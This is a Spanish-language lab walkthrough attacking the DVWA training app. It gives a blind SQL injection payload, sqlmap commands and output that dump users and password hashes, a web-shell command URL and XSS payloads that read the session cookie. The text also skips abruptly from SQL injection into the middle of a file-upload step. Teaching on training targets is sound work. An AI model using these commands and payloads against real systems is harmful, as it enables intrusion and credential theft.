
El ataque se basa en ejecutar el parámetro 'or 7=7#' en la entrada de texto "User ID:" del aplicativo web vulnerable. Para verificar si el ID existe. Por defecto, el aplicativo tiene habilitado los ID's: 1, 2, 3, 4 y 5 en la base de datos. Cualquier otro número nos devolverá que el ID no existe. En este caso estamos introduciendo un valor con ID=7, de tal forma que no importe el ID que pongamos y siempre nos devuelva el mensaje que el ID existe.

Pasos para realizar el ataque Inyección SQL Blind Manual:

- Seleccionar la opción “SQL Injection Blind” del aplicativo web. Ejecutar el parámetro 'or 7=7# en la entrada de texto “User ID:” del aplicativo web.



- Como resultado se obtiene que cualquier ID que se ingrese, devuelve como resultado que el ID existe.




## Ataque 6.2: Inyección SQL Blind Automatizado


El ataque se basa en ejecutar código sql automáticamente hasta detectar y aprovechar las vulnerabilidades de inyección SQL Blind en el aplicativo web, y obtener datos como nombre de las bases de datos, tablas, usuarios, passwords, etc. Además para obtener los parámetros necesarios para ejecutar el ataque se hace uso de la herramienta OWASP ZAP, para obtener los datos necesarios como el ID de la petición web realizada, la Cookie.

Pasos para realizar el ataque Inyección SQL Blind Automatizado:

- Configurar el acceso proxy del navegador web como configuración manual del proxy.
- Abrir la herramienta OWASP ZAP, y capturar el tráfico.
- Seleccionar la opción “SQL Injection Blind” del aplicativo web. Ejecutar el parámetro 1 en la entrada de texto “User ID:” del aplicativo web.




- Obtener los parámetros necesarios (método de petición get, ID y la cookie) para ejecutar el ataque:



- Posteriormente ejecutar el ataque, desde la consola del terminal de Kali Linux ejecutando la herramienta de Sqlmap. El comando a ejecutar para obtener el nombre de las bases de datos, es el siguiente:

```
sqlmap -u
"http://192.168.1.41/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --
cookie "security=low; PHPSESSID=l8mgc0r3ircht5ja4uhl8dpe15" -dbs
```



Ejecutar el siguiente comando para obtener las tablas:

```
sqlmap -u
"http://192.168.1.41/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --
cookie "security=low; PHPSESSID=l8mgc0r3ircht5ja4uhl8dpe15" -D dvwa -
tables
```

```

[16:01:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 16.04 (xenial)
web application technology: Apache 2.4.18
back-end DBMS: MySQL >= 5.0.12
[16:01:59] [INFO] fetching tables for database: 'dvwa'
[16:01:59] [INFO] fetching number of tables for database: 'dvwa'
[16:01:59] [WARNING] running in a single-thread mode. Please consider usage of option
'--threads' for faster data retrieval
[16:01:59] [INFO] retrieved: 2;
[16:01:59] [INFO] retrieved: guestbook
[16:01:59] [INFO] retrieved: users;
Database: dvwa
[2 tables]
+----+
| Column |
+----+
| guestbook |
| users |
+----+

[16:01:59] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 54 times
[16:01:59] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168
.1.41'
[*] shutting down at 16:01:59

```

Ejecutar el siguiente comando para obtener las columnas y el tipo:

```

sqlmap -u
"http://192.168.1.41/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --
cookie "security=low; PHPSESSID=l8mgc0r3ircht5ja4uhl8dpe15" -D dvwa -T
users -columns

```

```

[16:03:31] [INFO] retrieved: last_login
[16:03:31] [INFO] retrieved: timestamp
[16:03:32] [INFO] retrieved: failed_login
[16:03:32] [INFO] retrieved: int(3)
Database: dvwa
Table: users
[8 columns]
+----+
| Column | Type |
+----+
| user | varchar(15) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+----+

[16:03:33] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 513 times
[16:03:33] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168
.1.41'
[*] shutting down at 16:03:33

```

Ejecutar el siguiente comando para obtener usuarios y passwords:


```

sqlmap -u
"http://192.168.1.41/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --
cookie "security=low; PHPSESSID=l8mgc0r3ircht5ja4uhl8dpe15" -D dvwa -T
users -dump

```




- Si el archivo se cargó exitosamente al aplicativo web, se obtendrá el siguiente mensaje:



- Posteriormente efectuar el ataque, ejecutar el siguiente comando en la URL del navegador web:

`http://192.168.1.41/dvwa/hackable/uploads/shell1.php?cmd=pwd`




El comando **cmd=pwd** muestra el nombre del directorio actual, se puede cambiar el comando pwd por cualquier otro comando del sistema.

## Ataque 8: Cross Site Scripting (XSS) DOM

Este tipo de ataques consisten en ejecutar cualquier tipo de código, con el objetivo, como por ejemplo poder robar las cookies para posteriormente robar la identidad, etc.

Pasos para realizar el ataque XSS DOM:

- Seleccionar la opción “XSS Dom” del aplicativo web. Seleccionar el idioma y dar clic en la opción Select.






- Ejecutar código JavaScript en la URL del navegador web. El código es el siguiente:

`http://192.168.1.41/dvwa/vulnerabilities/xss_d/?default=<script type="text/javascript">alert("XSS DOM");</script>`



- Como resultado se obtendrá un mensaje de alerta en el navegador web.




## Ataque 9: Cross Site Scripting (XSS) Reflected

Este tipo de ataques consisten en ejecutar cualquier tipo de código, con el objetivo, como por ejemplo poder robar las cookies para posteriormente robar la identidad, etc.

Pasos para realizar el ataque XSS Reflected:

- Seleccionar la opción "XSS Reflected" del aplicativo web. En la entrada de texto "What's your name" escribir cualquier **nombre**, se recibirá como respuesta un mensaje "Hello **nombre**":




- Ejecutar código JavaScript en la entrada de texto denominado "What's your name" del aplicativo web. El código es el siguiente:

```
<script>alert("GABRIEL")</script>
```



- Como resultado se obtendrá un mensaje de alerta en el navegador web.




## Ataque 10: Cross Site Scripting (XSS) Stored

Este tipo de ataques consisten en ejecutar cualquier tipo de código, con el objetivo, como por ejemplo poder robar las cookies para posteriormente robar la identidad, etc.

Pasos para realizar el ataque XSS Stored:

- Seleccionar la opción "XSS Stored" del aplicativo web. En la entrada de texto "Name" escribir cualquier **nombre**, en la entrada de texto "Message" escribir un **mensaje de texto**. Se recibirá como respuesta el mensaje publicado y con el nombre.



- Ejecutar código JavaScript en la entrada de texto denominado “Message” del aplicativo web. El código es el siguiente:

```
<script>alert(document.cookie)</script>
```



- Como resultado se obtendrá un mensaje de alerta en el navegador web, con el tipo de seguridad y la cookie de la sesión, de manera permanente.

